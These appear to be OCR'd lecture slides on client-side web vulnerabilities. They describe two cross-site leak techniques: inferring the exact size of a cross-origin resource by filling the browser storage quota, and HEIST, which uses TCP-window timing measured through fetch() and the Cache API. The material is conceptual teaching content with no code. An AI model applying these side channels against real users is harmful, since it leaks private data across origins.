
## XSLeaks: storage quota

# XSLeaks: Abusing storage quota

- Each site (eTLD+1) has a specific quota
  - IndexedDB, localStorage, …
  - Cross origin resources (!!!)
- When quota is reached, any attempt to store more is blocked
- Can be used to determine **exact size** of cross-origin resource
- Exact size --> defenses against response inflation do not work


# Quota

# Step 1: fill



Step 1: fill


Step 2: remove x



Step 1: fill

Step 2: remove x

Step 3: store resource




Step 1: fill

Step 2: remove x

Step 3: store resource

Step 4: fill




Step 1: fill

Step 2: remove x

Step 3: store resource

Step 4: fill

Step 5: x - y = SIZE



# Client-side web vulnerabilities


## XSLeaks: TCP windows (HEIST)

# XSLeaks: HEIST


(**H**TTP **E**ncrypted **I**nformation can be **S**tolen through **T**CP Windows)

- Determine **exact** response size (compressed)
- 1 TCP window = 10 TCP packets = 14480 bytes of data
- 2nd TCP window can only start after ACK (--> additional round-trip)
- Response fits in 1 TCP window --> 1 RTT, otherwise 2+ RTTs
- Use side-channel to detect when headers are received
  - fetch() promise resolves
- Use side-channel to detect when full response is received
  - Cache API store + read
- Timing difference < 5ms --> 1 TCP window, otherwise 2 TCP windows


# Response (14480 bytes)




# 1st TCP window




